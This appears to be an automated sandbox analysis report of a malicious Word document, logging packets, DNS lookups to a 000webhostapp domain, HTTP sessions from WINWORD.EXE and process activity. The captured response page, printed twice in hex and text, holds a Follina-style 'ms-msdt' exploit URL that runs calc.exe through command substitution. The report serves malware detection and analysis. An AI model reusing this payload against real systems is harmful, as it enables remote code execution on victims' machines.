Jun 18, 2022 17:06:57.120795012 CEST	49733	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:06:57.120815039 CEST	443	49733	145.14.144.97	192.168.2.3
Jun 18, 2022 17:06:57.373919964 CEST	443	49733	145.14.144.97	192.168.2.3
Jun 18, 2022 17:06:57.392692089 CEST	49733	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:06:57.392724037 CEST	443	49733	145.14.144.97	192.168.2.3
Jun 18, 2022 17:06:57.394803047 CEST	49733	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:06:57.394826889 CEST	443	49733	145.14.144.97	192.168.2.3
Jun 18, 2022 17:06:57.626494884 CEST	443	49733	145.14.144.97	192.168.2.3
Jun 18, 2022 17:06:57.626568079 CEST	443	49733	145.14.144.97	192.168.2.3
Jun 18, 2022 17:06:57.626665115 CEST	49733	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:06:57.628173113 CEST	49733	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:06:57.628201962 CEST	443	49733	145.14.144.97	192.168.2.3
Jun 18, 2022 17:06:57.628216028 CEST	49733	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:06:57.628221989 CEST	443	49733	145.14.144.97	192.168.2.3
Jun 18, 2022 17:07:00.661195993 CEST	49739	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:07:00.661258936 CEST	443	49739	145.14.144.97	192.168.2.3
Jun 18, 2022 17:07:00.661371946 CEST	49739	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:07:00.661607027 CEST	49739	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:07:00.661619902 CEST	443	49739	145.14.144.97	192.168.2.3
Jun 18, 2022 17:07:00.918147087 CEST	443	49739	145.14.144.97	192.168.2.3
Jun 18, 2022 17:07:00.924802065 CEST	49739	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:07:00.924823999 CEST	443	49739	145.14.144.97	192.168.2.3
Jun 18, 2022 17:07:00.927093029 CEST	49739	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:07:00.927105904 CEST	443	49739	145.14.144.97	192.168.2.3
Jun 18, 2022 17:07:01.169507980 CEST	443	49739	145.14.144.97	192.168.2.3
Jun 18, 2022 17:07:01.169630051 CEST	443	49739	145.14.144.97	192.168.2.3
Jun 18, 2022 17:07:01.169724941 CEST	49739	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:07:01.172749043 CEST	49739	443	192.168.2.3	145.14.144.97
Jun 18, 2022 17:07:01.172780991 CEST	443	49739	145.14.144.97	192.168.2.3
Jun 18, 2022 17:07:01.346249104 CEST	49740	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:01.346302986 CEST	443	49740	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:01.346400023 CEST	49740	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:01.347167969 CEST	49740	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:01.347193003 CEST	443	49740	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:01.602787971 CEST	443	49740	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:01.602910995 CEST	49740	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:01.615056038 CEST	49740	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:01.615077972 CEST	443	49740	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:01.615374088 CEST	443	49740	145.14.144.176	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 18, 2022 17:07:01.615437984 CEST	49740	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:01.622071981 CEST	49740	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:01.664490938 CEST	443	49740	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:01.854757071 CEST	443	49740	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:01.854845047 CEST	49740	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:01.854856014 CEST	443	49740	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:01.854913950 CEST	49740	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:01.856082916 CEST	49740	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:01.856101990 CEST	443	49740	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:02.041841984 CEST	49741	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:02.041907072 CEST	443	49741	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:02.042018890 CEST	49741	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:02.042350054 CEST	49741	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:02.042375088 CEST	443	49741	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:02.299354076 CEST	443	49741	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:02.299495935 CEST	49741	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:02.300091028 CEST	49741	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:02.300112009 CEST	443	49741	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:02.303708076 CEST	49741	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:02.303752899 CEST	443	49741	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:02.555017948 CEST	443	49741	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:02.555088997 CEST	443	49741	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:02.555157900 CEST	49741	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:02.555210114 CEST	49741	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:02.555259943 CEST	49741	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:02.555279970 CEST	443	49741	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:02.555290937 CEST	49741	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:02.555330038 CEST	49741	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:02.745383978 CEST	49742	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:02.745431900 CEST	443	49742	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:02.745537996 CEST	49742	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:02.745964050 CEST	49742	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:02.745980024 CEST	443	49742	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:03.003521919 CEST	443	49742	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:03.003659010 CEST	49742	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:03.004154921 CEST	49742	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:03.004168034 CEST	443	49742	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:03.007833958 CEST	49742	443	192.168.2.3	145.14.144.176
Jun 18, 2022 17:07:03.007850885 CEST	443	49742	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:03.260735035 CEST	443	49742	145.14.144.176	192.168.2.3
Jun 18, 2022 17:07:03.260823011 CEST	443	49742	145.14.144.176	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 18, 2022 17:06:56.361335993 CEST	56417	53	192.168.2.3	8.8.8.8
Jun 18, 2022 17:06:56.390758038 CEST	53	56417	8.8.8.8	192.168.2.3
Jun 18, 2022 17:07:01.302345037 CEST	57723	53	192.168.2.3	8.8.8.8
Jun 18, 2022 17:07:01.344537020 CEST	53	57723	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 18, 2022 17:06:56.361335993 CEST	192.168.2.3	8.8.8.8	0xee94	Standard query (0)	samisoooo.000webhostapp.com	A (IP address)	IN (0x0001)
Jun 18, 2022 17:07:01.302345037 CEST	192.168.2.3	8.8.8.8	0x27f0	Standard query (0)	samisoooo.000webhostapp.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 18, 2022 17:06:56.390758038 CEST	8.8.8.8	192.168.2.3	0xee94	No error (0)	samisoooo.000webhostapp.com	us-east-1.route-1.000webhost.awex.io		CNAME (Canonical name)	IN (0x0001)
Jun 18, 2022 17:06:56.390758038 CEST	8.8.8.8	192.168.2.3	0xee94	No error (0)	us-east-1.route-1.000webhost.awex.io		145.14.144.97	A (IP address)	IN (0x0001)
Jun 18, 2022 17:07:01.344537020 CEST	8.8.8.8	192.168.2.3	0x27f0	No error (0)	samisoooo.000webhostapp.com	us-east-1.route-1.000webhost.awex.io		CNAME (Canonical name)	IN (0x0001)
Jun 18, 2022 17:07:01.344537020 CEST	8.8.8.8	192.168.2.3	0x27f0	No error (0)	us-east-1.route-1.000webhost.awex.io		145.14.144.176	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- samisoooo.000webhostapp.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49732	145.14.144.97	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:06:56 UTC	0	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: samisoooo.000webhostapp.com

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49733	145.14.144.97	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:06:57 UTC	0	OUT	HEAD /exp.html HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: samisoooo.000webhostapp.com
2022-06-18 15:06:57 UTC	0	IN	HTTP/1.1 200 OK Date: Sat, 18 Jun 2022 15:06:57 GMT Content-Type: text/html; charset=UTF-8 Connection: close Accept-Ranges: bytes Server: awex X-Xss-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Request-ID: 95485ca90d4a35c26a439f9a5091a66e

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49747	145.14.144.176	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:07:07 UTC	6	OUT	HEAD /exp.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: samisoooo.000webhostapp.com Connection: Keep-Alive
2022-06-18 15:07:07 UTC	6	IN	HTTP/1.1 200 OK Date: Sat, 18 Jun 2022 15:07:07 GMT Content-Type: text/html; charset=UTF-8 Connection: close Accept-Ranges: bytes Server: awex X-Xss-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Request-ID: 078464c77e1f75794d34cd0dca744163

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49748	145.14.144.176	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:07:08 UTC	7	OUT	HEAD /exp.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: samisoooo.000webhostapp.com Connection: Keep-Alive
2022-06-18 15:07:08 UTC	7	IN	HTTP/1.1 200 OK Date: Sat, 18 Jun 2022 15:07:08 GMT Content-Type: text/html; charset=UTF-8 Connection: close Accept-Ranges: bytes Server: awex X-Xss-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Request-ID: 4aa9b24188a4b0ba428264e9697b4435

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49749	145.14.144.176	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:07:10 UTC	7	OUT	HEAD /exp.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: samisoooo.000webhostapp.com Connection: Keep-Alive
2022-06-18 15:07:11 UTC	7	IN	HTTP/1.1 200 OK Date: Sat, 18 Jun 2022 15:07:11 GMT Content-Type: text/html; charset=UTF-8 Connection: close Accept-Ranges: bytes Server: awex X-Xss-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Request-ID: b7c62b2c5cb7ff876844b7e3450534c6

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49739	145.14.144.97	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:07:00 UTC	0	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: samisoooo.000webhostapp.com

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49740	145.14.144.176	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:07:01 UTC	1	OUT	GET /exp.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: samisoooo.000webhostapp.com Connection: Keep-Alive
2022-06-18 15:07:01 UTC	1	IN	HTTP/1.1 200 OK Date: Sat, 18 Jun 2022 15:07:01 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Accept-Ranges: bytes Server: awex X-Xss-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Request-ID: bbb8487f36071f15376c5595649e83be
2022-06-18 15:07:01 UTC	1	IN	Data Raw: 35 33 32 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 09 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 68 72 65 66 20 3d 20 22 6d 73 2d 6d 73 64 74 3a 2f 69 64 20 50 43 57 44 69 61 67 6e 6f 73 74 69 63 20 2f 73 6b 69 70 20 66 6f 72 63 65 20 2f 70 61 72 61 6d 20 5c 22 49 54 5f 52 65 62 72 6f 77 73 65 46 6f 72 46 69 6c 65 3d 63 61 6c 63 3f 63 20 49 54 5f 4c 61 75 6e 63 68 4d 65 74 68 6f 64 3d 43 6f 6e 74 65 78 74 4d 65 6e 75 20 49 54 5f 42 72 6f 77 73 65 46 6f 72 46 69 6c 65 3d 68 24 28 63 61 6c 63 2e 65 78 65 29 29 27 29 29 29 69 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f Data Ascii: 532<!DOCTYPE html><html><head></head><body><script>window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=calc?c IT_LaunchMethod=ContextMenu IT_BrowseForFile=h$(calc.exe))''))))i/../../../../../../../../../
2022-06-18 15:07:01 UTC	2	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49741	145.14.144.176	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:07:02 UTC	2	OUT	HEAD /exp.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: samisoooo.000webhostapp.com Connection: Keep-Alive
2022-06-18 15:07:02 UTC	3	IN	HTTP/1.1 200 OK Date: Sat, 18 Jun 2022 15:07:02 GMT Content-Type: text/html; charset=UTF-8 Connection: close Accept-Ranges: bytes Server: awex X-Xss-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Request-ID: c898f7601877e80b64cae969eea2664f

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49742	145.14.144.176	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:07:03 UTC	3	OUT	HEAD /exp.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: samisoooo.000webhostapp.com Connection: Keep-Alive
2022-06-18 15:07:03 UTC	3	IN	HTTP/1.1 200 OK Date: Sat, 18 Jun 2022 15:07:03 GMT Content-Type: text/html; charset=UTF-8 Connection: close Accept-Ranges: bytes Server: awex X-Xss-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Request-ID: 8f9d60ef7ab9e19642b5030eb7eb005e

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49743	145.14.144.97	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:07:03 UTC	3	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: samisoooo.000webhostapp.com

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49744	145.14.144.97	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:07:04 UTC	4	OUT	HEAD /exp.html HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: samisoooo.000webhostapp.com
2022-06-18 15:07:04 UTC	4	IN	HTTP/1.1 200 OK Date: Sat, 18 Jun 2022 15:07:04 GMT Content-Type: text/html; charset=UTF-8 Connection: close Accept-Ranges: bytes Server: awex X-Xss-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Request-ID: dd050b1983456375f8a24427edbeb19c

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49745	145.14.144.97	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data


Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:07:05 UTC	4	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: samisoooo.000webhostapp.com

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49746	145.14.144.176	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-18 15:07:05 UTC	4	OUT	GET /exp.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: samisoooo.000webhostapp.com Connection: Keep-Alive
2022-06-18 15:07:05 UTC	5	IN	HTTP/1.1 200 OK Date: Sat, 18 Jun 2022 15:07:05 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Accept-Ranges: bytes Server: awex X-Xss-Protection: 1; mode=block X-Content-Type-Options: nosniff X-Request-ID: 202f2d54c3824f22585b44d7a4e23857
2022-06-18 15:07:05 UTC	5	IN	Data Raw: 35 33 32 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 09 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 68 72 65 66 20 3d 20 22 6d 73 2d 6d 73 64 74 3a 2f 69 64 20 50 43 57 44 69 61 67 6e 6f 73 74 69 63 20 2f 73 6b 69 70 20 66 6f 72 63 65 20 2f 70 61 72 61 6d 20 5c 22 49 54 5f 52 65 62 72 6f 77 73 65 46 6f 72 46 69 6c 65 3d 63 61 6c 63 3f 63 20 49 54 5f 4c 61 75 6e 63 68 4d 65 74 68 6f 64 3d 43 6f 6e 74 65 78 74 4d 65 6e 75 20 49 54 5f 42 72 6f 77 73 65 46 6f 72 46 69 6c 65 3d 68 24 28 63 61 6c 63 2e 65 78 65 29 29 27 29 29 29 69 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f Data Ascii: 532<!DOCTYPE html><html><head></head><body><script>window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=calc?c IT_LaunchMethod=ContextMenu IT_BrowseForFile=h$(calc.exe))'))))i/../../../../../../../../../
2022-06-18 15:07:05 UTC	6	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: **6420**, Parent PID: **756**

General

Target ID:	0
Start time:	17:06:49
Start date:	18/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x950000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: MSOSYNC.EXE PID: **6600**, Parent PID: **6420**

General

Target ID:	1
Start time:	17:06:56
Start date:	18/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0xfe0000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: splwow64.exe PID: **3092**, Parent PID: **6420**

General

Target ID:	15
Start time:	17:07:36
Start date:	18/06/2022
Path:	C:\Windows\splwow64.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\splwow64.exe 12288
Imagebase:	0x7ff769c90000
File size:	130560 bytes
MD5 hash:	8D59B31FF375059E3C32B17BF31A76D5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly